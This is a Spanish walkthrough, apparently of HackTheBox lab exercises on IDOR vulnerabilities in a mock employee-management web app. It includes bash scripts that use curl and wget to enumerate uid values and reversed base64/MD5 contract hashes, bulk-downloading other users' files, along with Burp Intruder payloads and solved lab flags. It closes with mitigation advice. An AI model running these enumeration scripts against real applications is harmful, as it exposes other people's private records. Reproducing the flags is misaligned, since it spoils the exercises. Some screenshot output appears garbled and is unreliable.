Es posible que la función anterior nunca se invoque al usar la aplicación web como usuario no administrador. Sin embargo, si la encontramos en el código frontend, podemos probarla de diferentes maneras para ver si podemos invocarla para realizar cambios, lo que indicaría su vulnerabilidad a IDOR. Podemos hacer lo mismo con el código backend si tenemos acceso a él (por ejemplo, aplicaciones web de código abierto).

---

### Comprender el hash/codificación

Algunas aplicaciones web podrían no usar números secuenciales simples como referencias a objetos, sino codificar la referencia o aplicarle un hash. Si encontramos que dichos parámetros utilizan valores codificados o aplicados con hash, podríamos explotarlos si no existe un sistema de control de acceso en el backend.

Supongamos que la referencia se codificó con un codificador común (p. ej., base64). En ese caso, podríamos decodificarla y ver el texto sin formato de la referencia al objeto, modificar su valor y volver a codificarla para acceder a otros datos. Por ejemplo, si vemos una referencia como (?filename=ZmlsZV8xMjMucGRm), podemos deducir inmediatamente que el nombre del archivo está base64codificado (a partir de su conjunto de caracteres), lo cual podemos decodificar para obtener la referencia original al objeto (file\_123.pdf). Después, podemos intentar codificar una referencia a un objeto diferente (p. ej., file\_124.pdf) y acceder a ella con la referencia codificada (?filename=ZmlsZV8xMjQucGRm), lo que podría revelar una vulnerabilidad de IDOR si logramos recuperar algún dato.

Por otro lado, la referencia al objeto puede estar codificada, como (download.php?filename=c81e728d9d4c2f636f067f89cc14862c). A primera vista,

podríamos pensar que se trata de una referencia segura, ya que no utiliza texto claro ni codificación sencilla. Sin embargo, si examinamos el código fuente, podemos ver qué se codifica antes de realizar la llamada a la API:

Código: javascript

```
$.ajax({
 url:"download.php",
 type: "post",
 dataType: "json",
 data: {filename: CryptoJS.MD5('file_1.pdf').toString()},
 success:function(result){
 //
 }
});
```

En este caso, podemos ver que el código usa el algoritmo filenamehash y lo hashea con CryptoJS.MD5, lo que nos facilita el cálculo de filenameotros archivos potenciales. De lo contrario, podemos intentar identificar manualmente el algoritmo hash utilizado (por ejemplo, con herramientas de identificación hash) y luego hashear el nombre del archivo para ver si coincide con el hash utilizado. Una vez que podamos calcular los hashes de otros archivos, podemos intentar descargarlos, lo que podría revelar una vulnerabilidad IDOR si descargamos archivos que no nos pertenecen.

---

### Comparar roles de usuario

Si queremos realizar ataques IDOR más avanzados, podríamos necesitar registrar varios usuarios y comparar sus solicitudes HTTP y referencias a objetos. Esto nos permitirá comprender cómo se calculan los parámetros de URL y los identificadores únicos, y luego calcularlos para que otros usuarios recopilen sus datos.

Por ejemplo, si tuviéramos acceso a dos usuarios diferentes, uno de los cuales puede ver su salario después de realizar la siguiente llamada API:

Código: json

```
{
 "attributes": {
 "type" : "salary",
 "url" : "/services/data/salaries/users/1"
 },
 "Id" : "1",
 "Name" : "User1"
```

}

Es posible que el segundo usuario no disponga de todos estos parámetros de API para replicar la llamada y no pueda realizar la misma llamada que User1. Sin embargo, con estos datos, podemos intentar repetir la misma llamada a la API con la sesión iniciada para User2comprobar si la aplicación web devuelve algún resultado. Estos casos pueden funcionar si la aplicación web solo requiere una sesión iniciada válida para realizar la llamada a la API, pero no tiene control de acceso en el backend para comparar la sesión del usuario que realiza la llamada con los datos que se están llamando.

Si este es el caso, y podemos calcular los parámetros de la API para otros usuarios, se trataría de una vulnerabilidad IDOR. Incluso si no pudiéramos calcular los parámetros de la API para otros usuarios, habríamos identificado una vulnerabilidad en el sistema de control de acceso backend y podríamos empezar a buscar otras referencias a objetos para explotar.

## Enumeración masiva de IDOR

Explotar vulnerabilidades de IDOR es fácil en algunos casos, pero puede ser muy difícil en otros. Una vez identificado un IDOR potencial, podemos empezar a probarlo con técnicas básicas para ver si expone otros datos. En cuanto a los ataques IDOR avanzados, necesitamos comprender mejor cómo funciona la aplicación web, cómo calcula sus referencias a objetos y cómo funciona su sistema de control de acceso para poder realizar ataques avanzados que podrían no ser explotables con técnicas básicas.

Comencemos discutiendo varias técnicas para explotar vulnerabilidades de IDOR, desde la enumeración básica hasta la recopilación masiva de datos y la escalada de privilegios de usuario.

### Parámetros inseguros

Comencemos con un ejemplo básico que muestra una vulnerabilidad típica de IDOR. El siguiente ejercicio se centra en una Employee Manager aplicación web que aloja registros de empleados:

## Employee Manager

Edit Profile

□ Personal Records

Documents

Contracts

Nuestra aplicación web asume que iniciamos sesión como empleado con ID de usuario uid=1 para simplificar las cosas. Esto requeriría que iniciáramos sesión con credenciales en una aplicación web real, pero el resto del ataque sería el mismo. Al hacer clic en Documents, se nos redirige a /documents.php:

# Employee Documents

Documents

Invoice

Report

Al acceder a la Documents página, vemos varios documentos pertenecientes a nuestro usuario. Estos pueden ser archivos subidos por él o archivos asignados por otro departamento (por ejemplo, el departamento de RR. HH.). Al revisar los enlaces de los archivos, vemos que tienen nombres individuales:

Código: html

/documents/Invoice\_1\_09\_2021.pdf  
/documents/Report\_1\_10\_2021.pdf

Observamos que los archivos tienen un patrón de nombres predecible, ya que parecen incluir el usuario uid y el mes/año como parte del nombre, lo que podría permitirnos fuzzear archivos para otros usuarios. Este es el tipo más básico de vulnerabilidad IDOR y se denomina static file IDOR. Sin embargo, para fuzzear con éxito otros archivos, asumiríamos que todos comienzan con Invoice o Report, lo que podría revelar algunos archivos, pero no todos. Por lo tanto, busquemos una vulnerabilidad IDOR más sólida. Vemos que la página configura "our" uid con un GET parámetro en la URL como (documents.php?uid=1). Si la aplicación web usa este uid parámetro GET como referencia directa a los registros de empleados que debe mostrar, podríamos ver los documentos de otros empleados simplemente cambiando este valor. Si el backend de la aplicación web no cuenta con un sistema de control de acceso adecuado, obtendremos algún tipo de Access Denied. Sin embargo, dado que la aplicación web pasa "our" uid en texto plano como referencia directa, esto podría indicar un diseño deficiente de la aplicación web, lo que podría provocar acceso arbitrario a los registros de empleados.

Cuando intentamos cambiar uid a ?uid=2, no notamos ninguna diferencia en la salida de la página, ya que seguimos obteniendo la misma lista de documentos y podemos asumir que todavía devuelve nuestros propios documentos:

# Employee Documents

Documents

Invoice

Report

Sin embargo, we must be attentive to the page details during any web pentest siempre hay que prestar atención al código fuente y al tamaño de la página. Si revisamos los archivos vinculados o hacemos clic en ellos para verlos, observaremos que se trata de archivos diferentes, que parecen ser los documentos del empleado con uid=2:

Código: html

```
/documents/Invoice_2_08_2020.pdf
/documents/Report_2_12_2020.pdf
```

Este es un error común en aplicaciones web con vulnerabilidades IDOR, ya que nos permiten controlar el parámetro que controla qué documentos de usuario mostrar, sin tener un sistema de control de acceso en el backend. Otro ejemplo es usar un parámetro de filtro para mostrar solo los documentos de un usuario específico (p. ej., uid\_filter=1), que también puede manipularse para mostrar los documentos de otros usuarios o incluso eliminarse por completo para mostrar todos los documentos a la vez.

---

## Enumeración masiva

Podemos intentar acceder manualmente a los documentos de otros empleados con uid=3, uid=4, etc. Sin embargo, acceder manualmente a los archivos no es eficiente en un entorno de trabajo real con cientos o miles de empleados. Por lo tanto, podemos usar una herramienta como Burp Intruder o ZAP Fuzzer para recuperar todos los archivos o escribir un pequeño script en bash para descargarlos, que es lo que haremos.

Podemos hacer clic en [ CTRL+SHIFT+C ] en Firefox para habilitar el elemento inspector y luego hacer clic en cualquiera de los enlaces para ver su código fuente HTML y obtendremos lo siguiente:

Código: html

```
<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf'
target='_blank'>Invoice
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf'
target='_blank'>Report
```

Podemos elegir cualquier palabra única para acceder grepal enlace del archivo. En nuestro caso, cada enlace comienza con `<li class='pure-tree_link'>`, por lo que podemos usar curl la página y grep para esta línea, como se muestra a continuación:

#### Enumeración masiva de IDOR

```
AlejandroGB@htb[~/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" |
grep "<li class='pure-tree_link'>"
```

```
<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf'
target='_blank'>Invoice
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf'
target='_blank'>Report
```

Como podemos ver, pudimos capturar los enlaces del documento correctamente. Ahora podemos usar comandos específicos de bash para eliminar las partes sobrantes y obtener solo los enlaces del documento en la salida. Sin embargo, es recomendable usar un Regexpatrón que coincida con las cadenas entre /documenty .pdf, que podemos usar con grep para obtener solo los enlaces del documento, como se indica a continuación:

#### Enumeración masiva de IDOR

```
AlejandroGB@htb[~/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" |
grep -oP "\/documents.*?.pdf"
```

```
/documents/Invoice_3_06_2020.pdf
/documents/Report_3_01_2020.pdf
```

Ahora, podemos usar un bucle simple para recorrer el uidparámetro y devolver el documento de todos los empleados, y luego usar wget para descargar cada enlace del documento:

Código: bash

```
#!/bin/bash

url="http://SERVER_IP:PORT"

for i in {1..10}; do
 for link in $(curl -s "$url/documents.php?uid=$i" | grep -oP "\/documents.*?.pdf");
do
 wget -q $url/$link
done
done
```

Al ejecutar el script, este descargará todos los documentos de todos los empleados con uidsun número entre 1 y 10, aprovechando así la vulnerabilidad IDOR para enumerar masivamente los documentos de todos los empleados. Este script es un ejemplo de cómo podemos lograr el mismo objetivo. Pruebe con una herramienta como Burp Intruder o ZAP Fuzzer, o escriba otro script de Bash o PowerShell para descargar todos los documentos.

### Solución:

Pedimos a ChatGPT que nos haga la lista del 1 al 20 en base64 y luego a URL Enconde.

Aquí tienes la lista del 1 al 20, cada número convertido primero a Base64 y luego a URL Encode, uno por línea:

1. MQ%3D%3D
2. Mg%3D%3D
3. Mw%3D%3D
4. NA%3D%3D
5. NQ%3D%3D
6. Ng%3D%3D
7. Nw%3D%3D
8. OA%3D%3D
9. OQ%3D%3D
10. MTA%3D
11. MTE%3D
12. MTI%3D
13. MTM%3D
14. MTQ%3D
15. MTU%3D
16. MTY%3D
17. MTc%3D
18. MTg%3D
19. MTK%3D
20. MjA%3D

Configuramos BurpSuite en intruder para que haga el ataque de diccionario de todos los IDS (para recorrer todos los ids).

Encontramos la Flag en el ID numero 20.

HTB{h45h1n6\_1d5\_w0n7\_570p\_m3}

	Request	Response	
17	Pretty	MTc%3D	200
18	Raw	MTg%3D	200
19	Hex	MTk%3D	200
20	Render	MjA%3D	200
			161
			146
			150
			147

**Request**

```

1 | HTTP/1.1 200 OK
2 | Date: Thu, 01 Jan 2026 19:53:18 GMT
3 | Server: Apache/2.4.41 (Ubuntu)
4 | Content-Type: application/pdf
5 | Cache-Control: no-cache, must-revalidate
6 | Expires: 0
7 | Content-Disposition: attachment; filename="contract_98f13708210194c475687be6106a3b84.pdf"
8 | Content-Length: 30
9 | Pragma: public
10 | Keep-Alive: timeout=5, max=100
11 | Connection: Keep-Alive
12 | Content-Type: application/pdf
13 |
14 | HTB{h45h1n6_1d5_w0n7_570p_m3}
15 |

```

HTB{1\_4m\_4n\_1d0r\_m4573r}

Creamos un script para solucionar esta sección:

**Script:** (solo cambia la ip y puerto)

```
#!/bin/bash

url="http://83.136.255.170:59726"

declare -a FILES
declare -a LINKS
counter=1

echo "[*] Enumerando documentos..."

for i in {1..20}; do
 response=$(curl -s -X POST -d "uid=$i" "$url/documents.php")

 for link in $(echo "$response" | grep -oP "/documents/[^\"]+\.(pdf|txt)"); do
 FILES[$counter]="UID $i → $(basename \"$link\")"
 LINKS[$counter]="$url$link"
 echo "[${counter}] ${FILES[$counter]}"
 ((counter++))
 done
done

if [[${#FILES[@]} -eq 0]]; then
 echo "[-] No se encontraron archivos."
 exit 0
fi

echo
read -p "¿Qué deseas hacer? (a = todos | n = ninguno | número = archivo específico): " opcion

if [["$opcion" == "a"]]; then
 for i in "${!LINKS[@]}"; do
 echo "[↓] Descargando ${FILES[$i]}"
 wget -q "${LINKS[$i]}"
 done
elif [["$opcion" =~ ^[0-9]+$]] && [[-n "${LINKS[$opcion]}"]]; then
 echo "[↓] Descargando ${FILES[$opcion]}"
 wget -q "${LINKS[$opcion]}"
else
 echo "[*] No se descargó ningún archivo."
fi
```

Flag: HTB{4ll\_f1l35\_4r3\_m1n3}

Script en github: [https://github.com/Anonimo501/IDOR\\_Downloads/tree/main](https://github.com/Anonimo501/IDOR_Downloads/tree/main)



```
[root@kali ~]# ./prueba.sh
[*] Verificando documentos ...
[!] UID 0 => Invoice_1_09_2021.pdf
[?] UID 1 => Report_1_10_2021.pdf
[?] UID 2 => Invoice_2_08_2020.pdf
[?] UID 3 => Report_2_12_2020.pdf
[?] UID 4 => Invoice_3_09_2020.pdf
[?] UID 5 => Report_3_01_2020.pdf
[?] UID 6 => Invoice_4_07_2021.pdf
[?] UID 7 => Report_4_11_2020.pdf
[?] UID 8 => Invoice_5_08_2020.pdf
[?] UID 9 => Report_5_09_2020.pdf
[?] UID 10 => Invoice_6_09_2019.pdf
[?] UID 11 => Report_6_09_2020.pdf
[?] UID 12 => Invoice_7_11_2021.pdf
[?] UID 13 => Report_7_12_2020.pdf
[?] UID 14 => Invoice_8_06_2020.pdf
[?] UID 15 => Report_8_12_2020.pdf
[?] UID 9 => Invoice_9_04_2019.pdf
[?] UID 9 => Report_9_05_2020.pdf
[?] UID 10 => Invoice_10_06_2020.pdf
[?] UID 10 => Report_10_05_2021.pdf
[?] UID 11 => Invoice_11_03_2021.pdf
[?] UID 11 => Report_11_04_2021.pdf
[?] UID 12 => Invoice_12_02_2020.pdf
[?] UID 12 => Report_12_01_2020.pdf
[?] UID 13 => Invoice_13_06_2020.pdf
[?] UID 13 => Report_13_01_2020.pdf
[?] UID 14 => Invoice_14_01_2021.pdf
[?] UID 14 => Report_14_02_2020.pdf
[?] UID 15 => Invoice_15_11_2020.pdf
[?] UID 15 => Report_15_01_2020.pdf
[?] UID 15 => Renort_15_01_2020.pdf
[!] UID 15 => Flag_11dfa168ac8eb2958e38425728623c98.txt
[*] Qué deseas hacer? (x = todos | n = ninguno | número + archivo específico): 31
[*] Descargando UID 15 => flag_11dfa168ac8eb2958e38425728623c98.txt
[!] cat flag_11dfa168ac8eb2958e38425728623c98.txt
HTTP[411]: File3.m3n3
```

## Evitar referencias codificadas

En la sección anterior, vimos un ejemplo de un IDOR que utiliza los UID de los empleados en texto plano, lo que facilita su enumeración. En algunos casos, las aplicaciones web crean hashes o codifican sus referencias a objetos, lo que dificulta la enumeración, aunque aún podría ser posible.

Regresemos a la Employee Manager aplicación web para probar la Contracts funcionalidad:

## Employee Contracts



Si hacemos clic en el Employment\_contract.pdf archivo, se inicia su descarga. La solicitud interceptada en Burp se ve así:

```
Pretty Raw Hex \n ⌂
1 POST /download.php HTTP/1.1
2 Host: 188.166.173.208:30601
3 Content-Length: 41
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/contracts.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 contract=cdd96d3cc73d1dbdaffa03cc6cd7339b
```

Vemos que está enviando una POST solicitud download.php con los siguientes datos:

Código: php

```
contract=cdd96d3cc73d1dbdaffa03cc6cd7339b
```

Usar un download.php script para descargar archivos es una práctica común para evitar enlazarlos directamente, ya que podría ser explotable con múltiples ataques web. En este caso, la aplicación web no envía la referencia directa en texto plano, sino que parece estar creando un hash md5. Los hashes son funciones unidireccionales, por lo que no podemos decodificarlos para ver sus valores originales.

Podemos intentar generar hashes de varios valores, como uid, username, filename, y muchos otros, y ver si alguno md5 coincide con el valor anterior. Si encontramos una coincidencia, podemos replicarla para otros usuarios y recopilar sus archivos. Por

ejemplo, intentemos comparar el md5hash de nuestro uid para ver si coincide con el hash anterior:

Evitar referencias codificadas

```
AlejandroGB@htb[/htb]$ echo -n 1 | md5sum
```

```
c4ca4238a0b923820dcc509a6f75849b -
```

Desafortunadamente, los hashes no coinciden. Podemos intentarlo con otros campos, pero ninguno coincide con nuestro hash. En casos avanzados, también podemos usar Burp Comparer un fuzzing de varios valores y luego comparar cada uno con nuestro hash para ver si encontramos alguna coincidencia. En este caso, el md5hash podría ser de un valor único o de una combinación de valores, lo cual sería muy difícil de predecir, lo que convierte esta referencia directa en un Secure Direct Object Reference. Sin embargo, esta aplicación web tiene una falla fatal.

---

## Divulgación de funciones

Dado que la mayoría de las aplicaciones web modernas se desarrollan con frameworks de JavaScript, como Angular, Reacto Vue.js, muchos desarrolladores web pueden cometer el error de ejecutar funciones sensibles en el front-end, lo que los expondría a ataques. Por ejemplo, si el hash anterior se calculara en el front-end, podríamos estudiar la función y replicar su funcionamiento para calcular el mismo hash. Afortunadamente, este es precisamente el caso en esta aplicación web.

Si observamos el enlace en el código fuente, vemos que llama a una función de JavaScript con javascript:downloadContract('1'). Al observar la downloadContract() función en el código fuente, vemos lo siguiente:

Código: javascript

```
function downloadContract(uid) {
 $.redirect("/download.php", {
 contract: CryptoJS.MD5(btoa(uid)).toString(),
 }, "POST", "_self");
}
```

Esta función parece estar enviando una POST solicitud con el contract parámetro, que es lo que vimos anteriormente. El valor que envía es un md5hash que utiliza la CryptoJS biblioteca, que también coincide con la solicitud que vimos anteriormente. Por lo tanto, solo queda ver qué valor se está procesando.

En este caso, el valor que se está codificando es btoa(uid), que corresponde a la base64 cadena codificada de la uid variable, que es un argumento de entrada para la función. Volviendo al enlace anterior donde se llamó a la función, vemos que esta

llama a downloadContract('1'). Por lo tanto, el valor final utilizado en la POSTsolicitud es la base64cadena codificada de 1, que luego se md5ha codificado.

Podemos probar esto base64codificando nuestro uid=1, y luego aplicándole un hash con md5, de la siguiente manera:

Evitar referencias codificadas

```
AlejandroGB@htb[/htb]$ echo -n 1 | base64 -w 0 | md5sum
```

```
cdd96d3cc73d1dbdaffa03cc6cd7339b -
```

**Consejo:** Estamos usando la -nbandera con echo, y la -w 0bandera con base64, para evitar agregar nuevas líneas, para poder calcular el md5hash del mismo valor, sin agregar nuevas líneas, ya que eso cambiaría el md5hash final.

Como podemos ver, este hash coincide con el de nuestra solicitud, lo que significa que hemos revertido correctamente la técnica de hash utilizada en las referencias de objeto, convirtiéndolas en IDOR. Con esto, podemos empezar a enumerar los contratos de otros empleados utilizando el mismo método de hash que utilizamos anteriormente Before continuing, try to write a script similar to what we used in the previous section to enumerate all contracts.

---

## Enumeración masiva

De nuevo, escribamos un script bash simple para recuperar todos los contratos de los empleados. Generalmente, este es el método más sencillo y eficiente para enumerar datos y archivos mediante vulnerabilidades IDOR. En casos más avanzados, podemos utilizar herramientas como Burp Intruder ZAP Fuzzer, pero un script bash simple debería ser la mejor opción para nuestro ejercicio.

Podemos comenzar calculando el hash para cada uno de los primeros diez empleados usando el mismo comando anterior pero usando para eliminar los caracteres tr - dfinales , de la siguiente manera:-

Evitar referencias codificadas

```
AlejandroGB@htb[/htb]$ for i in {1..10}; do echo -n $i | base64 -w 0 | md5sum | tr -d '-' ; done
```

```
cdd96d3cc73d1dbdaffa03cc6cd7339b
```

```
0b7e7dee87b1c3b98e72131173dfbbbf
```

```
0b24df25fe628797b3a50ae0724d2730
```

```
f7947d50da7a043693a592b4db43b0a1
```

```
8b9af1f7f76daf0f02bd9c48c4a2e3d0
```

```
006d1236aee3f92b8322299796ba1989
```

```
b523ff8d1ced96cef9c86492e790c2fb
```

d477819d240e7d3dd9499ed8d23e7158  
3e57e65a34ffcb2e93cb545d024f5bde  
5d4aace023dc088767b4e08c79415dcd

A continuación, podemos realizar una POSTsolicitud download.phpcon cada uno de los hashes anteriores como contractvalor, lo que debería darnos nuestro script final:

Código: bash

```
#!/bin/bash
```

```
for i in {1..10}; do
 for hash in $(echo -n $i | base64 -w 0 | md5sum | tr -d '-'); do
 curl -sOJ -X POST -d "contract=$hash" http://SERVER_IP:PORT/download.php
 done
done
```

Con eso, podemos ejecutar el script, y debería descargar todos los contratos de los empleados 1 a 10:

Evitar referencias codificadas

```
AlejandroGB@htb[~/htb]$ bash ./exploit.sh
```

```
AlejandroGB@htb[~/htb]$ ls -1
```

```
contract_006d1236aee3f92b8322299796ba1989.pdf
contract_0b24df25fe628797b3a50ae0724d2730.pdf
contract_0b7e7dee87b1c3b98e72131173dfbbbf.pdf
contract_3e57e65a34ffcb2e93cb545d024f5bde.pdf
contract_5d4aace023dc088767b4e08c79415dcd.pdf
contract_8b9af1f7f76daf0f02bd9c48c4a2e3d0.pdf
contract_b523ff8d1ced96cef9c86492e790c2fb.pdf
contract_cdd96d3cc73d1dbdaffa03cc6cd7339b.pdf
contract_d477819d240e7d3dd9499ed8d23e7158.pdf
contract_f7947d50da7a043693a592b4db43b0a1.pdf
```

Como podemos ver, debido a que pudimos revertir la técnica de hash utilizada en las referencias de objetos, ahora podemos explotar con éxito la vulnerabilidad IDOR para recuperar los contratos de todos los demás usuarios.

## Solución del problema o sección:

Script; [https://github.com/Anonimo501/IDOR\\_Downloads/blob/main/README.md](https://github.com/Anonimo501/IDOR_Downloads/blob/main/README.md)

### Descargar IDOR\_Downloads2



KALI

```
└── pruebas.sh
 └── enumerando contratos (UID 1-28) ...
 [1] UID 1 + contract:HQm
 [2] UID 2 + contract:HQm
 [3] UID 3 + contract:HQm
 [4] UID 4 + contract:HQm
 [5] UID 5 + contract:HQm
 [6] UID 6 + contract:NQm
 [7] UID 7 + contract:NQm
 [8] UID 8 + contract:OKm
 [9] UID 9 + contract:OKm
 [10] UID 10 + contract:OKm
 [11] UID 11 + contract:H7c
 [12] UID 12 + contract:H7c
 [13] UID 13 + contract:H7c
 [14] UID 14 + contract:H7c
 [15] UID 15 + contract:H7c
 [16] UID 16 + contract:H7c
 [17] UID 17 + contract:H7c
 [18] UID 18 + contract:H7c
 [19] UID 19 + contract:H7c
 [20] UID 20 + contract:H7c

 ¿Qué deseas hacer? (a = todos | n = ninguno | número = archivo específico): a

 [a] Descargando UID 1 + contract_uid_1
 [a] Descargando UID 2 + contract_uid_2
 [a] Descargando UID 3 + contract_uid_3
 [a] Descargando UID 4 + contract_uid_4
 [a] Descargando UID 5 + contract_uid_5
 [a] Descargando UID 6 + contract_uid_6
 [a] Descargando UID 7 + contract_uid_7
 [a] Descargando UID 8 + contract_uid_8
 [a] Descargando UID 9 + contract_uid_9
 [a] Descargando UID 10 + contract_uid_10
 [a] Descargando UID 11 + contract_uid_11
 [a] Descargando UID 12 + contract_uid_12
 [a] Descargando UID 13 + contract_uid_13
 [a] Descargando UID 14 + contract_uid_14
 [a] Descargando UID 15 + contract_uid_15
 [a] Descargando UID 16 + contract_uid_16
 [a] Descargando UID 17 + contract_uid_17
 [a] Descargando UID 18 + contract_uid_18
 [a] Descargando UID 19 + contract_uid_19
 [a] Descargando UID 20 + contract_uid_20

 [x] Descarga finalizada
 [i] usa 'ls' y luego 'cat contract_uid_X' para encontrar la FLAG
 cat download.php
contract_uid_1 contract_uid_11 contract_uid_13 contract_uid_15 contract_uid_17 contract_uid_19 contract_uid_20 contract_uid_4 contract_uid_6 contract_uid_8 contract_uid_7 contract_uid_9 download.php
└── pruebas.sh

root@kali:~/home/kali/tools/prueba
└── cat contract
 └── HTB[hashname_id9_w0nt_stop_m3]
```

### 💡 Cómo aplicar este conocimiento en otros entornos

Cuando veas algo como:

- id=, uid=, file=, doc=
- Valores codificados (Base64, hex, MD5)
- Descargas sin login

Pregúntate siempre:

1. **?** ¿El valor es predecible?
2. **?** ¿Puedo generar otro válido?
3. **?** ¿El backend valida permisos o solo confía en el parámetro?

Si la respuesta es **sí / no / confía**, estás frente a un **IDOR**.

### 💡 Cómo debería haberse mitigado (visión defensiva)

- Validar sesión de usuario
- Verificar que el UID pertenezca al usuario autenticado
- No exponer identificadores directos
- No usar Base64 como “protección”
- Implementar controles de acceso reales en el backend

## ▣ Conclusión

Este reto no trataba de fuerza bruta ni de criptografía avanzada, sino de:

- **Entender el flujo real de la aplicación**
- **Leer el JavaScript**
- **Replicar exactamente la lógica del cliente**
- **Explotar la falta de control de acceso**

Si entiendes este reto, **entiendes IDOR**, uno de los bugs más comunes y más explotables en el mundo real.

